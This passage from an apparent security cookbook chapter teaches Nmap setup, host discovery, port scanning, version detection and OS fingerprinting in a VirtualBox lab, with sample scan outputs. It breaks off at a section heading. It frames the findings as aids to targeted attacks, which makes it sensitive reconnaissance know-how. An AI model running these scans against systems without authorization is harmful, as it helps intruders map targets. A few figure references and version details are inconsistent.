This chapter will guide you through everything from installing Nmap and understanding its syntax to utilizing advanced scanning techniques. You will learn how to interpret the detailed output generated by Nmap, turning raw scan results into actionable intelligence. Throughout the chapter, we'll discuss strategies for customizing scans to enhance speed, stealth, and precision, along with tips for integrating Nmap into your routine workflows.

The following recipes will be covered in this chapter:

- Setting up Nmap
- Performing host discovery
- Performing port scanning
- Performing service and version discovery
- Operating system fingerprinting
- Performing hardware and device type fingerprinting
- Conducting the most common Nmap scan
- Implementing detection and evasion techniques
- Understanding script engine fundamentals

Technical requirements

All the recipes in this chapter can be conducted within the VirtualBox environment and originate from the Kali VM.

Setting up Nmap

In this recipe, we'll guide you through confirming your Nmap installation in Kali. You will also learn about the basic configuration to leverage Nmap's robust command-line interface fully. By the end of this recipe, you'll have everything set up to start performing efficient scan analyses.

Getting ready

You need the Kali VM on and logged in to complete this recipe.

How to do it...

1. From within the Kali VM, open a terminal window.
2. To verify that Nmap is installed, run the following command:

```
nmap --version
```

3. From the output, you can see that Nmap is installed and the version is 7.945VN.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap --version  
Nmap version 7.95 ( https://nmap.org )  
Platform: x86_64-pc-linux-gnu  
Compiled with: liblua-5.4.7 openssl-3.5.3 libssh2-1.11.1 libz-1.3.1 libpcap-1.10.5 nmap-libdnet-1.12 ipv6  
Compiled without:  
Available nsock engines: epoll poll select  
(kali@kali)-[~]  
$
```

Figure 4.1 – Nmap version

4. If Nmap is not installed, it may ask you to install it automatically, or you can run the following command to install it manually:

```
sudo apt update && sudo apt install nmap -y
```

5. A standard optimization is to increase the number of sockets that are open. To see the current limit, enter the following:

```
ulimit -n
```

6. From the output shown in the following figure, you will see that the current limit is 1024:


A terminal window with a dark background and light-colored text. The window title bar shows 'Session Actions Edit View Help'. The prompt is '(kali㉿kali)-[~]'. The user enters '\$ ulimit -n' and the output is '1024'. The prompt returns to '(kali㉿kali)-[~] \$'.

Figure 4.2 – ulimit before change

7. To increase the limit, enter the following command:

```
ulimit -n 8192
```



Tip

This command is for the current session only and must be entered at the start of any new session.

8. We can verify that the new limit is set with this command:

```
ulimit -n
```

The output will be as shown here:


A terminal window with a dark background and light-colored text. The window title bar shows 'kali@kali: ~'. The prompt is '(kali㉿kali)-[~]'. The user enters '\$ ulimit -n 8192'. The prompt returns to '(kali㉿kali)-[~]'. The user enters '\$ ulimit -n' and the output is '8192'. The prompt returns to '(kali㉿kali)-[~] \$'.

Figure 4.3 – ulimit change

9. Another optimization you can implement is adding aliases to run scans more easily and quickly with preset parameters. From the terminal window, open an editor and modify the `.zshrc` file as shown here:

```
nano ~/.zshrc
```

10. Scroll to the end of the file and enter the alias command:

```
# nmap aliases
alias nmapf='nmap -A -T4 -Pn'
```

Tip



Let's break down the command-line options:

- `-A`: Detects the OS
- `-T4`: Sets the timing template (higher is faster)
- `-Pn`: Treats all hosts as online

The output will be as shown here:

```
# some more ls aliases
alias ll='ls -l'
alias la='ls -A'
alias l='ls -CF'

# enable auto-suggestions based on the history
if [ -f /usr/share/zsh-autosuggestions/zsh-autosuggestions.zsh ]; then
  . /usr/share/zsh-autosuggestions/zsh-autosuggestions.zsh
  # change suggestion color
  ZSH_AUTOSUGGEST_HIGHLIGHT_STYLE='fg=244'
fi

# enable command-not-found if installed
if [ -f /etc/zsh_command_not_found ]; then
  . /etc/zsh_command_not_found
fi

# nmap aliases
alias nmapf='nmap -A -T4 -Pn'
```

Figure 4.4 – Nano alias entry

**Tip**

The first command with the hash is nothing more than a heading to provide clarification or documentation in the file as to what we are doing.

11. To exit the file, press *Ctrl* + *X*. When asked to save, press *Y*.

How it works...

Nmap requires little configuration, but a few things, such as running with the proper privileges and picking the right scans, should be done to ensure optimal scanning and make it a more helpful tool.

There's more...

Once you begin learning the Nmap syntax, adding additional aliases will help you quickly recall your favorite and most useful scans.

Performing host discovery

Identifying which systems are active on your network is a critical first step in any reconnaissance or security audit. This recipe will demonstrate how Nmap's host discovery capabilities can be used to quickly determine which hosts are up and responsive. We'll explore various discovery techniques that can be used.

Getting ready

You need the following to complete this recipe:

- The Kali VM needs to be turned on with you logged in to it.
- Turn on as many of the VMs you added as your host device has resources for. Alternatively, if you are on a home network or a network you are authorized to run scans against, you may use that as your scan destination.

How to do it...

1. Open up the Kali VM terminal window.
2. To run a basic ping scan against our guest VM network, enter the following command:

```
nmap -sn 192.168.92.0/24
```

From the output shown in *Figure 4.5*, you can see that the scan found 256 IP addresses, discovered 7 hosts responding, and provided some information about each host. Unfortunately, since each host is a VM, the information reflects Oracle VirtualBox.

```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ nmap -sn 192.168.92.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 03:56 EDT
Nmap scan report for 192.168.92.2
Host is up (0.00025s latency).
MAC Address: 08:00:27:BD:45:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.4
Host is up (0.00047s latency).
MAC Address: 08:00:27:42:51:79 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.7
Host is up (0.00067s latency).
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.3
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.03 seconds
(kali@kali)-[~]
$

```

Figure 4.5 – Nmap basic scan

3. Running the same scan against an internal IoT network provides more actionable information about each host, as shown in *Figure 4.6*:

```

Nmap scan report for 172.31.50.172
Host is up (0.00089s latency).
MAC Address: 40:2E:71:F8:A8:8E (Texas Instruments)
Nmap scan report for 172.31.50.176
Host is up (0.00084s latency).
MAC Address: 54:E0:19:6B:0A:BA (Ring)
Nmap scan report for 172.31.50.180
Host is up (0.00055s latency).
MAC Address: 44:61:32:D7:77:D2 (ecobee)
Nmap scan report for 172.31.50.181
Host is up (0.0010s latency).
MAC Address: 44:61:32:DA:42:70 (ecobee)

```

Figure 4.6 – Nmap scan IoT network

4. To run an Nmap scan requesting an ICMP ping only, you can add `-PE` to your previous scan, as shown here:

```
nmap -sn -PE 192.168.92.0/24
```

This is useful if you want to see whether the hosts respond to basic ping requests.

The output provides a similar result:


A screenshot of a terminal window with a dark background. The window title is 'root@kali: /home/kali'. The menu bar shows 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a command prompt '(root@kali)-[/home/kali]' followed by the command '# nmap -sn -PE 192.168.92.0/24'. The output displays the Nmap version (7.95), the start time (2025-10-28 03:56 EDT), and scan reports for three hosts: 192.168.92.2, 192.168.92.4, and 192.168.92.7. Each report indicates the host is up with a latency value and provides a MAC address (08:00:27:BD:45:C0 for 192.168.92.2, 08:00:27:42:51:79 for 192.168.92.4, and 08:00:27:00:08:89 for 192.168.92.7). The scan concludes with 'Nmap done: 256 IP addresses (4 hosts up) scanned in 2.04 seconds'. The prompt returns to '(root@kali)-[/home/kali]' with a cursor.

Figure 4.7 – Nmap ping scan

5. Running an ARP scan is another useful alternative to try and find which hosts are active. Use `-PR`, as follows:

```
nmap -sn -PR 192.168.92.0/24
```

Again, note the similar results from the output:

```
Session Actions Edit View Help

(root@kali)-[/home/kali]
# nmap -sn -PR 192.168.92.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 04:10 EDT
Nmap scan report for 192.168.92.2
Host is up (0.00018s latency).
MAC Address: 08:00:27:BD:45:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.4
Host is up (0.00046s latency).
MAC Address: 08:00:27:42:51:79 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.7
Host is up (0.00073s latency).
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.3
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.03 seconds

(root@kali)-[/home/kali]
#
```

Figure 4.8 – Nmap ARP scan

- There are two other very useful modifiers: one is a TCP SYN ping, and the other is a TCP ACK ping. For the SYN ping, use `-PS` with a port list, and for the ACK ping, use `-PA` with a port list. An example is shown here:


```
nmap -sn -PS22,23,80,443 192.168.92.0/24
```



Tip

These two scans can be handy when there is a firewall between you and the network you are trying to scan

Again, the output obtained will be similar:



```
(root@kali)-[/home/kali]
# nmap -sn -PS22,23,80,443 192.168.92.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 04:11 EDT
Nmap scan report for 192.168.92.2
Host is up (0.00033s latency).
MAC Address: 08:00:27:BD:45:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.4
Host is up (0.00028s latency).
MAC Address: 08:00:27:42:51:79 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.7
Host is up (0.00065s latency).
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.3
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.06 seconds

(root@kali)-[/home/kali]
#
```

Figure 4.9 – Nmap SYN scan

7. You may now close the terminal window.

How it works...

We are using a succession of varying scans; in this case, very little information changed from scan to scan as we are operating with our lab network. However, in a real environment, these scans could show drastically different information based on the types of devices and what's between your host and the devices.

There's more...

Host discovery is the first step in understanding accessible targets on a network. It may prove beneficial to run scans at varying points throughout a day or week, which could provide you with insight into individual work hours or other information. Further information on host discovery can be found here: <https://nmap.org/book/man-host-discovery.html>.

Performing port scanning

Once you know which hosts are online, it's time to find out what services and applications they're running, and that begins with port scanning. In this recipe, we'll cover Nmap's broad range of scanning techniques. We'll show you how to choose the right approach for your specific environment, read the results effectively, and draw meaningful information about a target.

Getting ready

You need the following to complete this recipe:


- The Kali VM needs to be on with you logged in to it.
- Turn on as many of the other VMs that you added as your host device has resources for. Alternatively, if you are on a home network or a network you are authorized to run scans against, you may use that as your scan destination.

How to do it...

1. Launch the Kali VM terminal window. To search for a specific port, we use `-p` (port number or range) in our scan. For this example, we will search to see how many devices have port 22 (SSH) open. Run the following command:

```
nmap -p 22 192.168.92.0/24
```

In the output in *Figure 4.9*, you can see all the hosts that are active and which of those have SSH open:



```
Session Actions Edit View Help

(root@kali)-[/home/kali]
# nmap -p 22 192.168.92.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 04:12 EDT
Nmap scan report for 192.168.92.2
Host is up (0.00040s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: 08:00:27:BD:45:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.92.4
Host is up (0.00044s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:42:51:79 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.92.7
Host is up (0.00086s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.92.3
Host is up (0.00011s latency).

PORT      STATE SERVICE
22/tcp    closed ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 2.15 seconds

(root@kali)-[/home/kali]
#
```

Figure 4.10 – SSH port scan

2. To scan a range of ports on a specific host, use the following command:

```
nmap -p 1-1024 192.168.92.7
```



Tip

In the example, 192.168.56.108 is the IP address of one of the VMs we initially set up.

The output shows which ports are listening and what that service is generally used for:

```
(root@kali)-[/home/kali]
# nmap -p 1-1024 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 04:14 EDT
Nmap scan report for 192.168.92.7
Host is up (0.0027s latency).
Not shown: 1013 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
(root@kali)-[/home/kali]
#
```

Figure 4.11 – Scan for well-known ports



Tip


Ports lower than 1024 are privileged ports, often called well-known ports, and frequently have critical host services running on them.

Nmap has a list of top ports that are accessible, and it ranks them in order of importance/popularity. To perform a scan of these ports, we use the `--top-ports` switch.

3. For this example, we will scan the top 100 ports; use the following command:

```
nmap --top-ports 100 192.168.92.7
```

The output in *Figure 4.11* shows the top open ports, and as you can see, they are in a large swath of the available port range:



```
Session Actions Edit View Help

(root@kali)-[/home/kali]
# nmap --top-ports 100 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 04:15 EDT
Nmap scan report for 192.168.92.7
Host is up (0.0026s latency).
Not shown: 87 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
3306/tcp  open  mysql
6001/tcp  open  X11:1
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds

(root@kali)-[/home/kali]
#
```

Figure 4.12 – Scan for top ports

4. If you want to scan the top 1,000 ports of a host, just use the following command:

```
nmap 192.168.92.7
```

5. If you want to scan all the ports of a host, just use the following command:


```
nmap -p- 192.168.92.7
```



Tip

The valid port range is from 1 to 65535.

You will see the output of all the open ports as shown in *Figure 4.12*.



```
Session Actions Edit View Help

(kali㉿kali)-[~]
$ nmap -p- 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 11:41 IST
Nmap scan report for 192.168.92.7
Host is up (0.0017s latency).
Not shown: 65516 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
3306/tcp  open  mysql
3632/tcp  open  distccd
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
9080/tcp  open  glrpc
9443/tcp  open  tungsten-https
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds
```

Figure 4.13 – Port scan for all open ports

6. You may now close the terminal window.

How it works...

Nmap determines port states by sending different kinds of packets, SYN, TCP connect, UDP, NULL, FIN, and more. SYN-ACK indicates open, and RST indicates closed, and no response or an ICMP error means filtered. Running as root unlocks raw packet scans for stealth, while unprivileged users fall back to TCP connect scans (-sT). Pick your scan based on the target environment: stealthy, rate-limited probes evade IDSs/IPSS, whereas full-blast scans (-sT and -sU) may set off alarms.

Beyond open/closed, Nmap can probe services (-sV) and OS kernels (-O) by sending protocol-specific probes and match replies against its signature database. Finally, it can correlate ports and version strings with possible exploits for future targeting.

See also...

You can get more information on ports and how they work at the following sites:

- [https://en.wikipedia.org/wiki/Port_\(computer_networking\)](https://en.wikipedia.org/wiki/Port_(computer_networking))
- <https://www.bleepingcomputer.com/tutorials/tcp-and-udp-ports-explained/>

Performing service and version discovery

In this recipe, you will learn how to find out what services are running on your discovered hosts. We'll use Nmap's service and version detection features to reveal the software behind each open port, offering insight into those services' roles and potential vulnerabilities. By the end, you'll be equipped to differentiate between a simple HTTP service and a custom web application, uncovering information that aids in effectively simulating an attack on the hosts.

Getting ready

You need the following to complete this recipe:

- The Kali VM needs to be on with you logged in to it.
- Turn on as many of the other VMs that you added as your host device has resources for. Alternatively, if you are on a home network or a network you are authorized to run scans against, you may use that as your scan destination.

How to do it...

1. Open up the Kali VM terminal window.
2. To run basic service and version detection, we use the -sV switch. Run the following:

```
nmap -sV 192.168.92.7
```

Examining the output in *Figure 4.13*, we see many details about what runs on each port. You can see that we have both Apache and nginx running on different ports. You not only see the package information of the running service, but also the version and patch levels, along with additional information when fingerprints match:

How it works...

Nmap's service discovery, also called version detection (`-sV`), works by sending probes to ports and comparing the responses to known patterns in its service fingerprint database. Further, this information can be used when evaluating potential attack surfaces and exploits. Understanding the specific versions of a software package can help you target your attack and be more successful with reduced effort.

See also...

More information on service and version detection can be found at <https://nmap.org/book/man-version-detection.html>.

Performing operating system fingerprinting

This recipe will introduce you to Nmap's OS fingerprinting capabilities, showing how it analyzes subtle network signatures to guess the target's operating system with remarkable accuracy. From well-known distributions to outdated platforms, you'll learn how to interpret fingerprinting results to provide better-targeted attacks.

Getting ready

You need the following to complete this recipe:

- The Kali VM needs to be on with you logged in to it.
- Turn on as many of the other VMs that you added as your host device has resources for. Alternatively, if you are on a home network or a network you are authorized to run scans against, you may use that as your scan destination.

How to do it...

1. Launch the Kali VM terminal window.
2. To start our first operating system scan, we are going to use the `-O` switch. Enter the following command:

```
nmap -O 192.168.92.7
```

From the output, you can see the details for the operating system:

```
Session Actions Edit View Help

(root@kali)-[/home/kali]
# nmap -O 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 05:27 EDT
Nmap scan report for 192.168.92.7
Host is up (0.00070s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
3306/tcp  open  mysql
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
9080/tcp  open  glrpc
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds

(root@kali)-[/home/kali]
#
```

Figure 4.18 – OS detection



Tip

The scan requires open ports, and the more open ports that are available, the better the detection and the higher the confidence of accuracy.

3. Run the same command on the entire subnet:

```
nmap -O 192.168.92.0/24
```

The output displays all the machines scanned:

```
8080/tcp open  http-proxy
8181/tcp open  intermapper
8383/tcp open  m2mservices
9200/tcp open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:22:07:CC:D8 (PCS-Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop

Nmap scan report for 192.168.92.7
Host is up (0.0007s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE
```

Figure 4.19 – OS detection on the entire subnet

4. To have Nmap guess an unknown operating system, you can add the `--osscan-guess` switch. This will increase the number of probes used, possibly opening you up to detection, and still may not provide a result. Use the following:

```
nmap -O --osscan-guess 192.168.92.0/24
```

5. Examine the output and the information provided regarding the operating system. There will be limited new information because most VMs' operating systems are easily determined:

```
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
1
Network Distance: 1 hop
```

Figure 4.20 – OS detection with guess



Tip

If you have access to your home network, you may want to try rerunning these scans against it to see the differences between the OS discovery.

How it works...

Nmap's operating system detection works by examining how a target responds to network probes and comparing them to a database of known OS signatures.

See also...

More information on OS detection can be found at <https://nmap.org/book/man-os-detection.html>.

Performing hardware and device type fingerprinting

Beyond just identifying operating systems, Nmap can also detect the underlying type of hardware and devices on the target network. In this recipe, you'll explore how Nmap gathers clues about routers, switches, printers, IoT devices, and more. By combining this information with other scan results, you can map your target's network infrastructure, pinpoint weak links, and better understand where security vulnerabilities may exist.

Getting ready

